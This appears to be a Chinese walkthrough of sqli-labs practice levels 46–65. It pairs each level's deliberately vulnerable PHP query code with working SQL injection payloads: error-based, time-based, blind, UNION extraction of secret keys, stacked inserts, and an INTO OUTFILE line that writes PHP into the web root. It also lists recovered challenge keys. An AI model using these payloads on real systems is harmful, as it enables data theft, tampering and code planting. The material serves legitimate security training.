
sort=1 asc
sort=1 desc

说明可以执行后面的语句
先来报错注入
(extractvalue(1,concat(0x7e,(select user()),0x7e))) --+

时间注入
1 and sleep(5) --+
文件写入
?sort=1 into outfile "c:\\phpStudy\\WWW\\sqli-labs\\Less-46\\111.php" lines terminated by 0x3c3f70687020706870696e666f28293b3f3e2020--+
into outfile:这是MySQL的一个功能,允许将查询结果直接写入到一个文件中。"D:\\phpStudy\\WWW\\sqli-labs\\Less-46\\111.php":这是攻击者尝试写入文件的路径和文件名。lines terminated by 0x3c3f70687020706870696e666f28293b3f3e2020:这部分指定了每行数据的终止符。这里的0x3c3f70687020706870696e666f28293b3f3e2020是十六进制编码,解码后是<?php phpinfo();?>(后面跟了两个空格)。这意味着每行数据后都会添加一个PHP的phpinfo()函数调用,该函数会显示服务器的PHP配置信息。
less-47
相关代码
$id=$_GET['sort'];
if(isset($id))
        {
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'SORT:'.$id."\n");
        fclose($fp);

        $sql = "SELECT * FROM users ORDER BY '$id'";
        $result = mysql_query($sql);
payload
1' and (extractvalue(1,concat(0x7e,(select user()),0x7e))) --+
less-48
相关代码
$id=$_GET['sort'];
if(isset($id))
        {
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'SORT:'.$id."\n");
        fclose($fp);

        $sql = "SELECT * FROM users ORDER BY $id";
        $result = mysql_query($sql);
        if ($result)
payload
(extractvalue(1,concat(0x7e,(select user()),0x7e))) --+

无法使用报错注入,可以使用延时注入
less-49
相关源码
$id=$_GET['sort'];
if(isset($id))
        {
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'SORT:'.$id."\n");
        fclose($fp);

        $sql = "SELECT * FROM users ORDER BY '$id'";
        $result = mysql_query($sql);
        if ($result)
加单引号
less-50
相关源码
$id=$_GET['sort'];
if(isset($id))
{
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'SORT:'.$id."\n");
fclose($fp);
$sql="SELECT * FROM users ORDER BY $id";
/* execute multi query */
if (mysqli_multi_query($con1, $sql))
{
?>
<center>
<font color= "#00FF00" size="4">
<table border=1'>
<tr>
<th> ID </th>
<th> USERNAME </th>
<th> PASSWORD </th>
</tr>
</font>
</font>
<?php
/* store first result set */
if ($result = mysqli_store_result($con1))
{
while($row = mysqli_fetch_row($result))
{
echo '<font color= "#00FF11" size="3">';
echo "<tr>";
echo "<td>";
printf("%s", $row[0]);
echo "</td>";
echo "<td>";
printf("%s", $row[1]);
echo "</td>";
echo "<td>";
printf("%s", $row[2]);
echo "</td>";
echo "</tr>";
echo "</font>";
}
}
堆叠注入
?sort=1;insert into users(id,username,password) values ('111','kakaka','aiaiai') --+
less-51
相关源码
$sql="SELECT * FROM users ORDER BY '$id'";
payload
?sort=1';insert into users(id,username,password) values ('222','an','na') --+
less-52
相关源码
$sql="SELECT * FROM users ORDER BY $id";
关闭了报错
less-53
相关源码
$sql="SELECT * FROM users ORDER BY '$id'";
关闭了报错
page4
less-54
翻译一下
十次挑战机会

源码
// Querry DB to get the correct output
$sql="SELECT * FROM security.users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
payload
?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+ 爆表名

?id=-1'union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='U832HHGLTE'--+ 爆列名

?id=-1' union select 1,group_concat(secret_QYLU),3 from U832HHGLTE --+ 获取key值


less-55
源码
// Querry DB to get the correct output
$sql="SELECT * FROM security.users WHERE id=($id) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
payload
?id=-1) union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+   报表名


?id=-1) union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='STPFRRNR5A'--+ 爆列名


?id=-1) union select 1,group_concat(secret_EIB7),3 from STPFRRNR5A--+  获取key值

QDczvj0RD3wLXuN75sfW291P
less-56
部分源码
// Querry DB to get the correct output
$sql="SELECT * FROM security.users WHERE id=('$id') LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
payload
?id=-1') union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+   报表名

?id=-1') union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='B32PIDMPBM'--+ 爆列名

?id=-1') union select 1,group_concat(secret_H35Z),3 from B32PIDMPBM--+  获取key值

5VEdRHOgVD5boYQ5KSt6s8CE
less-57
部分源码
$id= '"'.$id.'"';
// Querry DB to get the correct output
$sql="SELECT * FROM security.users WHERE id=$id LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
payload
?id=-1" union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+   报表名

?id=-1" union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='CPW6KM4WPL'--+ 爆列名

?id=-1" union select 1,group_concat(secret_6UTP),3 from CPW6KM4WPL--+  获取key值

3mWVRvlM5361m54rV9G83YUu
less-58
部分源码
// 查询数据库以获取正确的输出
// 定义SQL查询语句,从security.users表中根据id查询用户信息,限制返回一条记录
$sql = "SELECT * FROM security.users WHERE id='$id' LIMIT 0,1";
// 执行SQL查询
$result = mysql_query($sql);
// 从查询结果中获取一行数据
$row = mysql_fetch_array($result);

// 如果查询到数据
if ($row) {
    // 设置字体颜色为浅蓝色
    echo '<font color="#00FFFF">';
    // 定义一个用户名字符串数组
    $unames = array("Dumb", "Angelina", "Dummy", "secure", "stupid", "superman", "batman", "admin", "admin1", "admin2", "admin3", "dhakkan", "admin4");
    // 反转用户名字符串数组
    $pass = array_reverse($unames);
    // 输出用户登录名,根据id索引数组获取
    echo 'Your Login name : ' . $unames[$row['id']];
    echo "<br>"; // 换行
    // 输出用户密码,根据id索引反转后的数组获取
    echo 'Your Password : ' . $pass[$row['id']];
    echo "</font>"; // 结束字体标签
} else {
    // 如果查询不到数据,设置字体颜色为黄色
    echo '<font color="#FFFF00">';
    // 打印出数据库查询错误
    print_r(mysql_error());
    echo "</font>"; // 结束字体标签
}
前面几关不一样,因为该关卡的数据不是直接数据库里面取得,而是在一个数组里面取出得。所以联合注入是不行得。但是有报错显示,所以可以使用报错注入
payload
?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e),1)--+
爆表名

?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='NYV7AQPINA'),0x7e),1)--+
爆列名

?id=1' and updatexml(1,concat(0x7e,(select group_concat(secret_453G) from challenges.NYV7AQPINA),0x7e),1)--+
爆key值

mcc3eZbAIUUhLzUkfsQGoRiF
less-59
部分源码
// 查询数据库以获取正确的输出
// 定义SQL查询语句,从security.users表中根据id查询用户信息,不使用引号直接拼接变量,存在SQL注入风险,应使用预处理语句
$sql = "SELECT * FROM security.users WHERE id=$id LIMIT 0,1";
// 执行SQL查询,使用废弃的mysql_query函数,应改为mysqli_query或PDO
$result = mysql_query($sql);
// 从查询结果中获取一行数据,使用废弃的mysql_fetch_array函数,应改为mysqli_fetch_array或PDO
$row = mysql_fetch_array($result);

// 如果查询到数据
if ($row) {
    // 设置字体颜色为浅蓝色
    echo '<font color="#00FFFF">';
    // 定义一个用户名字符串数组
    $unames = array("Dumb", "Angelina", "Dummy", "secure", "stupid", "superman", "batman", "admin", "admin1", "admin2", "admin3", "dhakkan", "admin4");
    // 反转用户名字符串数组
    $pass = array_reverse($unames);
    // 输出用户登录名,根据id索引数组获取,这里假设id是数组的索引,可能存在越界风险
    echo 'Your Login name : ' . $unames[$row['id']];
    echo "<br>"; // 输出换行
    // 输出用户密码,根据id索引反转后的数组获取,同样存在越界风险
    echo 'Your Password : ' . $pass[$row['id']];
    echo "</font>"; // 结束字体标签
} else {
    // 如果查询不到数据,设置字体颜色为黄色
    echo '<font color="#FFFF00">';
    // 打印出数据库查询错误,直接输出错误信息可能泄露敏感信息,应进行适当的错误处理
    print_r(mysql_error());
    echo "</font>"; // 结束字体标签
}
payload
?id=1 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e),1)--+
爆表名

?id=1 and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='KPC7HOYV0F'),0x7e),1)--+
爆列名

?id=1 and updatexml(1,concat(0x7e,(select group_concat(secret_CYC6) from challenges.KPC7HOYV0F),0x7e),1)--+
爆key值

2SY27qPUa0NAWjCKtVlyQxN6
less-60
部分源码
// 将$id变量转换为字符串,并用括号包围,这可能是一个尝试防止SQL注入的错误方法
$id = '("'.$id.'")';
// 查询数据库以获取正确的输出
// 定义SQL查询语句,尝试通过在$id周围添加括号来防止SQL注入,但这不是安全的方法,应使用预处理语句
$sql = "SELECT * FROM security.users WHERE id=$id LIMIT 0,1";
// 执行SQL查询,使用废弃的mysql_query函数,应改为mysqli_query或PDO
$result = mysql_query($sql);
// 从查询结果中获取一行数据,使用废弃的mysql_fetch_array函数,应改为mysqli_fetch_array或PDO
$row = mysql_fetch_array($result);

// 如果查询到数据
if ($row) {
    // 设置字体颜色为浅蓝色
    echo '<font color="#00FFFF">';
    // 定义一个用户名字符串数组
    $unames = array("Dumb", "Angelina", "Dummy", "secure", "stupid", "superman", "batman", "admin", "admin1", "admin2", "admin3", "dhakkan", "admin4");
    // 反转用户名字符串数组
    $pass = array_reverse($unames);
    // 输出用户登录名,根据id索引数组获取,这里的假设id是数组的索引,可能存在越界风险
    echo 'Your Login name : ' . $unames[$row['id']];
    echo "<br>"; // 输出换行
    // 输出用户密码,根据id索引反转后的数组获取,同样存在越界风险
    echo 'Your Password : ' . $pass[$row['id']];
    echo "</font>"; // 结束字体标签
} else {
    // 如果查询不到数据,设置字体颜色为黄色
    echo '<font color="#FFFF00">';
    // 打印出数据库查询错误,直接输出错误信息可能泄露敏感信息,应进行适当的错误处理
    print_r(mysql_error());
    echo "</font>"; // 结束字体标签
}
payload
?id=1") and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e),1)--+
爆表名

?id=1") and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='1C8LWNII0U'),0x7e),1)--+
爆列名

?id=1") and updatexml(1,concat(0x7e,(select group_concat(secret_SSGZ) from challenges.1C8LWNII0U),0x7e),1)--+
爆key值

aEpSrkMY5Mf3F4O06A42UhQi
less-61
部分源码
// 查询数据库以获取正确的输出
// 定义SQL查询语句,尝试通过在$id变量周围添加额外的括号来防止SQL注入,但这不是一种安全的做法,应使用预处理语句
$sql = "SELECT * FROM security.users WHERE id=(('$id')) LIMIT 0,1";
// 执行SQL查询,使用废弃的mysql_query函数,应改为mysqli_query或PDO
$result = mysql_query($sql);
// 从查询结果中获取一行数据,使用废弃的mysql_fetch_array函数,应改为mysqli_fetch_array或PDO
$row = mysql_fetch_array($result);

// 如果查询到数据
if ($row) {
    // 设置字体颜色为浅蓝色
    echo '<font color="#00FFFF">';
    // 定义一个用户名字符串数组
    $unames = array("Dumb", "Angelina", "Dummy", "secure", "stupid", "superman", "batman", "admin", "admin1", "admin2", "admin3", "dhakkan", "admin4");
    // 反转用户名字符串数组
    $pass = array_reverse($unames);
    // 输出用户登录名,根据id索引数组获取,这里假设id是数组的索引,可能存在越界风险
    echo 'Your Login name : ' . $unames[$row['id']];
    echo "<br>"; // 输出换行
    // 输出用户密码,根据id索引反转后的数组获取,同样存在越界风险
    echo 'Your Password : ' . $pass[$row['id']];
    echo "</font>"; // 结束字体标签
} else {
    // 如果查询不到数据,设置字体颜色为黄色
    echo '<font color="#FFFF00">';
    // 打印出数据库查询错误,直接输出错误信息可能泄露敏感信息,应进行适当的错误处理
    print_r(mysql_error());
    echo "</font>"; // 结束字体标签
}
payload
?id=1')) and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e),1)--+
爆表名

?id=1')) and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='VFX396S3N3'),0x7e),1)--+
爆列名

?id=1')) and updatexml(1,concat(0x7e,(select group_concat(secret_QNCP) from challenges.VFX396S3N3),0x7e),1)--+
爆key值

7abLZLkMKNAx2a70qi9VW8O2
less-62
部分源码
// 查询数据库以获取正确的输出
// 定义SQL查询语句,尝试通过在$id变量周围添加括号来防止SQL注入,但这不是一种安全的做法,应使用预处理语句
$sql = "SELECT * FROM security.users WHERE id=('$id') LIMIT 0,1";
// 执行SQL查询,使用废弃的mysql_query函数,应改为mysqli_query或PDO
$result = mysql_query($sql);
// 从查询结果中获取一行数据,使用废弃的mysql_fetch_array函数,应改为mysqli_fetch_array或PDO
$row = mysql_fetch_array($result);

// 如果查询到数据
if ($row) {
    // 设置字体颜色为浅蓝色
    echo '<font color="#00FFFF">';
    // 定义一个用户名字符串数组
    $unames = array("Dumb", "Angelina", "Dummy", "secure", "stupid", "superman", "batman", "admin", "admin1", "admin2", "admin3", "dhakkan", "admin4");
    // 反转用户名字符串数组
    $pass = array_reverse($unames);
    // 输出用户登录名,根据id索引数组获取,这里假设id是数组的索引,可能存在越界风险
    echo 'Your Login name : ' . $unames[$row['id']];
    echo "<br>"; // 输出换行
    // 输出用户密码,根据id索引反转后的数组获取,同样存在越界风险
    echo 'Your Password : ' . $pass[$row['id']];
    echo "</font>"; // 结束字体标签
} else {
    // 如果查询不到数据,设置字体颜色为黄色
    echo '<font color="#FFFF00">';
    // 注释掉了打印数据库查询错误的代码,直接输出错误信息可能泄露敏感信息,应进行适当的错误处理
    // print_r(mysql_error());
    echo "</font>"; // 结束字体标签
}
六十二关没有报错显示,可以使用布尔盲注和时间注入。id参数是单引号加括号。具体代码往上翻
第五关(布尔盲注),第九关(时间注入)
payload
?id=1') and if(length((select database()))=10,sleep(5),1)--+  时间注入,如果出现延迟表示该数据库名长度是10


?id=1')and length((select database()))=10 --+  布尔盲注
less-63
部分源码
// 查询数据库以获取正确的输出
// 定义SQL查询语句,直接将$id变量拼接到查询中,这样做存在SQL注入风险,应使用预处理语句
$sql = "SELECT * FROM security.users WHERE id='$id' LIMIT 0,1";
// 执行SQL查询,使用废弃的mysql_query函数,应改为mysqli_query或PDO
$result = mysql_query($sql);
// 从查询结果中获取一行数据,使用废弃的mysql_fetch_array函数,应改为mysqli_fetch_array或PDO
$row = mysql_fetch_array($result);

// 如果查询到数据
if ($row) {
    // 设置字体颜色为浅蓝色
    echo '<font color="#00FFFF">';
    // 定义一个用户名字符串数组
    $unames = array("Dumb", "Angelina", "Dummy", "secure", "stupid", "superman", "batman", "admin", "admin1", "admin2", "admin3", "dhakkan", "admin4");
    // 反转用户名字符串数组
    $pass = array_reverse($unames);
    // 输出用户登录名,根据id索引数组获取,这里假设id是数组的索引,可能存在越界风险
    echo 'Your Login name : ' . $unames[$row['id']];
    echo "<br>"; // 输出换行
    // 输出用户密码,根据id索引反转后的数组获取,同样存在越界风险
    echo 'Your Password : ' . $pass[$row['id']];
    echo "</font>"; // 结束字体标签
} else {
    // 如果查询不到数据,设置字体颜色为黄色
    echo '<font color="#FFFF00">';
    // 注释掉了打印数据库查询错误的代码,直接输出错误信息可能泄露敏感信息,应进行适当的错误处理
    // print_r(mysql_error());
    echo "</font>"; // 结束字体标签
}
六十三关没有报错显示,可以使用布尔盲注和时间注入。id参数是单引号。第五关(布尔盲注),第九关(时间注入)
payload
?id=1' and if(length((select database()))=10,sleep(5),1)--+  时间注入,如果出现延迟表示该数据库名长度是10


?id=1' and length((select database()))=10 --+  布尔盲注
less-64
部分源码
// Querry DB to get the correct output
$sql="SELECT * FROM security.users WHERE id=(($id)) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

if($row)
{
        echo '<font color= "#00FFFF">';
        $unames=array("Dumb","Angelina","Dummy","secure","stupid","superman","batman","admin","admin1","admin2","admin3","dhakkan","admin4");
        $pass = array_reverse($unames);
        echo 'Your Login name : '. $unames[$row['id']];
        echo "<br>";
        echo 'Your Password : ' .$pass[$row['id']];
        echo "</font>";
}
else
{
        echo '<font color= "#FFFF00">';
//                              print_r(mysql_error());
        echo "</font>";
}
64关没有报错显示,可以使用布尔盲注和时间注入。id参数是双括号。第五关(布尔盲注),第九关(时间注入)
payload
?id=1)) and if(length((select database()))=10,sleep(5),1)--+  时间注入,如果出现延迟表示该数据库名长度是10


?id=1)) and length((select database()))=10 --+  布尔盲注
less-65
部分源码
                      $id = '"'.$id.'"';
                        // Querry DB to get the correct output
                        $sql="SELECT * FROM security.users WHERE id=($id) LIMIT 0,1";
                        $result=mysql_query($sql);
                        $row = mysql_fetch_array($result);

                        if($row)
                        {
                                echo '<font color= "#00FFFF">';
                                $unames=array("Dumb","Angelina","Dummy","secure","stupid","superman","batman","admin","admin1","admin2","admin3","dhakkan","admin4");
                                $pass = array_reverse($unames);
                                echo 'Your Login name : '. $unames[$row['id']];
                                echo "<br>";
                                echo 'Your Password : ' .$pass[$row['id']];
                                echo "</font>";
                        }
                        else
                        {
                                echo '<font color= "#FFFF00">';
//                              print_r(mysql_error());
                                echo "</font>";
                        }
65关没有报错显示,可以使用布尔盲注和时间注入。id参数是双引号加单引号。第五关(布尔盲注),第九关(时间注入)
payload
?id=1") and if(length((select database()))=10,sleep(5),1)--+  时间注入,如果出现延迟表示该数据库名长度是10


?id=1") and length((select database()))=10 --+  布尔盲注
助力广东及东莞地区开发者,代码托管、在线学习与竞赛、技术交流与分享、资源共享、职业发展,成为松山湖开发者首选的工作与学习平台
更多推荐
 14
 0
- 0


 已为社区贡献1条内容

所有评论(0)